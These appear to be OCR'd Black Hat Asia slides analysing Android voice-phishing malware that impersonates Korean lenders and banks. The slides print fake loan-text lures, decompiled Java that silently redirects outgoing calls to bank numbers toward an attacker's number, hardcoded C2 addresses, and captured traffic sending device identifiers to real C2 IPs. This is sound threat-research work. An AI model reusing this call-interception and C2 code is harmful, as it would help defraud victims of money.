
But one day a malicious android app was reported to me.

I'll show you a video clip on the next page.

12:30

Search Apps...

Amaze	API Demos	Calculator	Calendar
Camera	Clock	Contacts	Custom Loc...
Dev Settings	Dev Tools	Downloads	Email
Gallery	Gestures Bu...	Messaging	Music
Phone	Search	Settings	Superuser

free for personal use

New Type Voice Phishing Process

New Type Voice Phishing Criminal Organization

Client Side

Client Side Contents

- **Malicious App Analysis**
  - **How does the app infect a victim?**
  - **Call Intercepting**
  - **Hardcoded C2 address**
  - **Network Analysis (App and C2)**
- **Statistical Indicators chart**
  - **Package Name of APK**
 - **File Name of APK**

Client Side

Malicious App Analysis

- How does the app infect a victim?

I'll talk about ...

New Voice Phishing Criminals

CALL

Text
Instant Msg

B. Malicious App intercepts the call
and forwarding to the attacker

C. Transfer money

Malicious App Distribution Server

C&C Server

Malicious App

Key Information

Victims
(Only Android)

Finance Company

A. if victims call to Finance Company

#BHASIA   @BLACK HAT EVENTS

Infection process of New Voice Phishing (using Text msg)

- 2017.12.15. Fri.
- Mr. Goo
- This is a result of the loan application.
- 1. acceptable amount / interest rate
  - 1) 48,000,000 WON / 4.05%
  - 2) apply 0.2% benefit
- 2. Details
  - Your DTI(Debt To Income) excesses and your ability to repay is incomplete. But if you complement it, the loan will be approved.
- Please contact us.
- Thank you.
- - Department of Loan in C BANK -

Infection process of New Voice Phishing (using Text msg)

- 2017.12.19. Tue.
- Mr. Goo
- Please, Install this Mobile app to proceed for your loan.
- A link 114.xxx.xxx.xxx
- - C BANK -

Infection process of New Voice Phishing (using Instant msg)

- **http://125.xxx.xxx.xxx/web/m/index.html**
- **N Capital**

- **If you downloaded the app, please click "Settings" and check to allow "Unknown sources" and click "install" and "Open". Then click "Apply" since entering your name, phone number, social number.**

I'll talk about ...

New Voice Phishing Criminals

CALL

Text Instant Msg

C. Transfer money

Malicious App Distribution Server

C&C Server

B. Malicious App intercepts the call and forwards to the attacker

Key Information

Malicious App

Finance Company

A. if victims call to Finance Company

Victims (Only Android)

#BHASIA   @BLACK HAT EVENTS

Phishing sites of New Voice Phishing

The launch screen of New Voice Phishing app

It impersonates "L Capital"

- The title is "L CAPITAL"

- Don't need to visit our office.
- Don't need any papir. (paper)
- Smart Loan, Easily, Simply
- We don't care your credit rating

- L Capital Customer center 1877-0814
- It's a real customer center phone number of the "L Capital".

"W savings Bank"

"H Capital"

"S savings Bank"

The new launch screen of New Voice Phishing app

대출상품

대출   대출신청

대출종류   신용대출

상품명

검색

대출상품 (37개)

상품인기순

NEW
행복기금 정부지원자금
한국자산관리공사에서 지원하는 신용보증진행상품
신용대출 | 군인 | 직장인 | 사업자 | 신용상 문제없으신분 진행가능

국민행복 신용대출
신용대출 | 직장인대출 | 영업점신청

국민 i-star 직장인 신용대출(본부승인대출)
당행에 우량업체 신용대출로 승인된 대상기업으로 대상한도 및 대출금리를 우대 해 주는 신용대출상품
신용대출 | 직장인대출 | KB 우량기업소속직원 신용대출 | 인터넷 신규 | 스타뱅킹신청

국민 급여이체신용대출
당행 급여이체 고객우대 신용대출 상품
신용대출 | 군인 | 공무원 | 교직원대출 | 직장인대출 인터넷 신규 | 스타뱅킹신청

국민 새희망홀씨 긴급생계자금
기존 보유 「국민 새희망홀씨Ⅱ(국민 새희망홀씨포함)」 대출을 성실상환 중인 서민을 위한 긴급생계자금 지원 대출상품
신용대출 | 서민 | 대학생지원대출 | 영업점신청

It impersonates "K bank"

- Recently, I found a malicious app that has new launch screen.

Client Side

Malicious App Analysis

- Call Intercepting

I'll talk about ...

New Voice Phishing Criminals

B. Malicious App intercepts the call and forwarding to the attacker

CALL

Text Instant Msg

C. Transfer money

Malicious App Distribution Server

C&C Server

Malicious App

Key Information

Victims (Only Android)

A. if victims call to Finance Company

Finance Company

#BHASIA @BLACK HAT EVENTS

The method of intercepting call

```java
private void outGoingCall() {
    int v13 = -1;
    if(this.getResultData() != null) {
        String changeNumbers_list = Config.getTransferNumber(this.mContext);
        if(changeNumbers_list != null) {
            String[] changeNumbers_array = changeNumbers_list.split(",");
            String attacker_number = Config.getToNumber(this.mContext);
            int changeNumbers_list_idx = this.JudgeNumber(this.getResultData(), changeNumbers_array);
            if(changeNumbers_list_idx != v13 && attacker_number != null) {
                this.setResultData(attacker_number);
                StandOutWindow.show(this.mContext, SimpleWindow.class, 0);
                Bundle v4 = new Bundle();
                v4.putString("number", changeNumbers_array[changeNumbers_list_idx]);
                v4.putString("number2", attacker_number);
                StandOutWindow.sendData(this.mContext, SimpleWindow.class, 0, 1, v4, SimpleWindow.class, 0);
                ToolUtils.setCallNumberInfo(this.mContext, changeNumbers_array[changeNumbers_list_idx]);
                ToolUtils.setChangeNumberInfo(this.mContext, attacker_number);
                int v7 = Config.getDevicesId(this.mContext);
                if(v7 != v13) {
                    UserUtils.toOnCall(v7 + "", this.mContext, null, new XCallback() {
                        public void onSuccess(Object arg1) {
                            super.onSuccess(arg1);
                        }
                    });
                }
            }
        }
    }
}
```

The evolution of New Voice Phishing app

- I found ring back tones each financial companies in the app, lately

Hardcoded C2 (in Class)


```
package com.android.hellow3;

public class ConfigUtils {
    public static String domain;

    static {
        ConfigUtils.domain = "103        ";
    }

    public ConfigUtils() {
        super();
    }
}
```

```
public class XHttprequestUtils {
    private static int RETRY_COUNT;
    private static XHttprequestUtils xHttprequestUtils;

    static {
        XHttprequestUtils.RETRY_COUNT = 0;
    }

    private XHttprequestUtils(Context arg1) {
        super();
    }

    static XHttprequestUtils getInstance(Context arg1) {
        if(XHttprequestUtils.xHttprequestUtils == null) {
            XHttprequestUtils.xHttprequestUtils = new XHttprequestUtils(arg1);
        }

        return XHttprequestUtils.xHttprequestUtils;
    }

    Cancelable post(String arg7, Map arg8, XCallback arg9) {
        RequestParams v2 = new RequestParams(arg7.replace(Config.ReplaceIP, "27        "));
        v2.setConnectTimeout(60000);
        v2.setMaxRetryCount(0);
        if(arg8 != null) {
```

Hardcoded C2 (in Library)


```java
package com.android.hellox3;

public class Masker {
    private static final String TAG = "Masker";

    static {
        try {
            System.loadLibrary("ma1sker");
        }
        catch(Exception v0) {
            v0.printStackTrace();
        }
    }
}
```

```c
1 int __fastcall Java_com_android_hellox3_Masker_getVst(_JNIEnv *a1)
2 {
3   return _JNIEnv::NewStringUTF(a1, "http://          .com:1234,          ");
4 }
```

Hardcoded C2 (Remote File)

```
public String getshtml() {
    String v6 = "";
    String v7 = "http://███████.co.kr//sub/vip.txt";
    try {
        HttpResponse v4 = new DefaultHttpClient().execute(new HttpGet(v7));
        if(v4.getStatusLine().getStatusCode() != 200) {
            return v6;
        }

        HttpEntity v1 = v4.getEntity();
        System.out.println("---------------------------------------");
        if(v1 == null) {
            return v6;
        }

        String v5 = EntityUtils.toString(v1);
        System.out.println(v5);
        v6 = v5;
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }

    return v6;
}
```

Same URL

IP ADDRESS

• How does app to get forwarding number?

389f
{"enable":1,"log":0,"user":
0,"page2_number":"07042787087","

```
Date: Thu, 21 Feb 2019 15:00:08 GMT
Server: Apache
Set-Cookie: PHPSESSID=b29885870578a4d29dff89298c2b74e
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

389f
{"enable":1,"log":0,"user":
0,"page2_number":"07042787087","page3_number1":"07042787087","page3_number2":"15889999","timestamp":"2019-02-21
14:05:22","page2_numbers":
["023238026","023647955","16610119","0216610119","025391544","0517131221","16449988","0216449988","15772280","021
5772280","0232875000","15667733","0215667733","0221937700","0314015383","16669119","0216669119","16889119","02168
89119","16880073","0216880073","15886161","0215886161","0221990114","025211771","15771885","0215771885","16447658
","0216447658","024024646","16443700","0216443700","16443900","0216443900","0552228100","0537142000","0637121000"

```
POST /api_visit.php HTTP/1.1
User-Agent: SM-T715N0:5.0.2:192.168.0.19
User-Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 282
Host: 61.97.250.73
Connection: Keep-Alive
Accept-Encoding: gzip
```

Network Analysis(App and C2)

• How does app to get forwarding number?

okGET /socket.io/?
EIO=3&sid=dG6lLe1aanlAczxVABPr&transport=polling&4RdUpA1LYdwgs7ld=ZGV2aWNlX2lkPWFiNmQyMzZiNmYxZjA1N2QmcGhvbmVOdW1iZXI9bnVsbCZjYXJyaWVyPUtUJnNpbV9udW1iZXI
9bnVsbCZtb2RlbD1TTS1UNzE1TjAmbWFudWZhY3R1cmVyPXNhbXN1bmcmcmVsZWFzZT01LjAuMiZib2FyZD11bml2ZXJzYWw1NDMzJmJvb3RfbG9hZGVyPVQ3MTVOMEtPVTFBT0kyJmJyYW5kPXNhbXN1
bmcmZGV2aWNlPWd0czI4bHRla2gmZmluZ2VycHJpbnQ9c2Ftc3VuZy9ndHMyOGx0ZWt4L2d0czI4bHRla3g6NS4wLjIvTFJYMjJHL1Q3MTVOMEtPVTFBT0kyOnVzZXIvcmVsZWFzZS1rZXlzJmhhcmR3Y
XJlPWVuaXZlcnNhbDU0MzMmaG9zdD1TV0RENjkxMiZwcm9kdWN0PWd0czI4bHRla3gmdGFncz1yZWxlYXNlLWtleXMmdHlwZT11c2VyJnVzZXI9ZHBpJnZlcnNpb25fcmVsZWFzZT01LjAuMiZ2ZXJzaW
9uX2NvZGVuYW1lPVJFTCZ2ZXJzaW9uX2luY3JlbWVudGFsPVQ3MTVOMEtPVTFBT0kyJnZlcnNpb25fc2RrPTAmdmVyc2lvbl9zZGtfaW50PTIxJmZjbV90b2tlbj0wJmZjbV9pZD0wJnJpbmdfbW9kZT0
x HTTP/1.1
Accept: */*
Host: 103.93.77.68:8889
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.8.1

Network Analysis(App and C2)

• **How does app to get forwarding number?**

Client Side

Statistical Indicators chart

- Package Name of the APK

- File Name of the APK

Top 10 Package Name of the APK

ETC
5.13%

com.samsung.appstore6
5.23%

com.samsung.appstore8
7.45%

com.samsung.appstore15
7.69%

com.app.test.sma
7.94%

com.samsung.appstore9
8.48%

com.samsung.appstore13
9.32%

com.samsung.appstore12
24.11%

com.samsung.appstore11
13.26%

com.samsung.appstore14
11.39%

2018.06.~2018.07.

#BHASIA   @BLACK HAT EVENTS

Top 10 Package Name of the APK

ETC
19.42%

org.phone.pub.ok
26.42%

com.hanacaps[num].cap[date]
2.13%

com.kbbank[num].cap[date]
6.45%

com.nhbanks[num].cap[date]
6.68%

com.nhcapitals[num].cap[date]
9.73%

com.android.hellom3
4.46%

com.android.hellok3
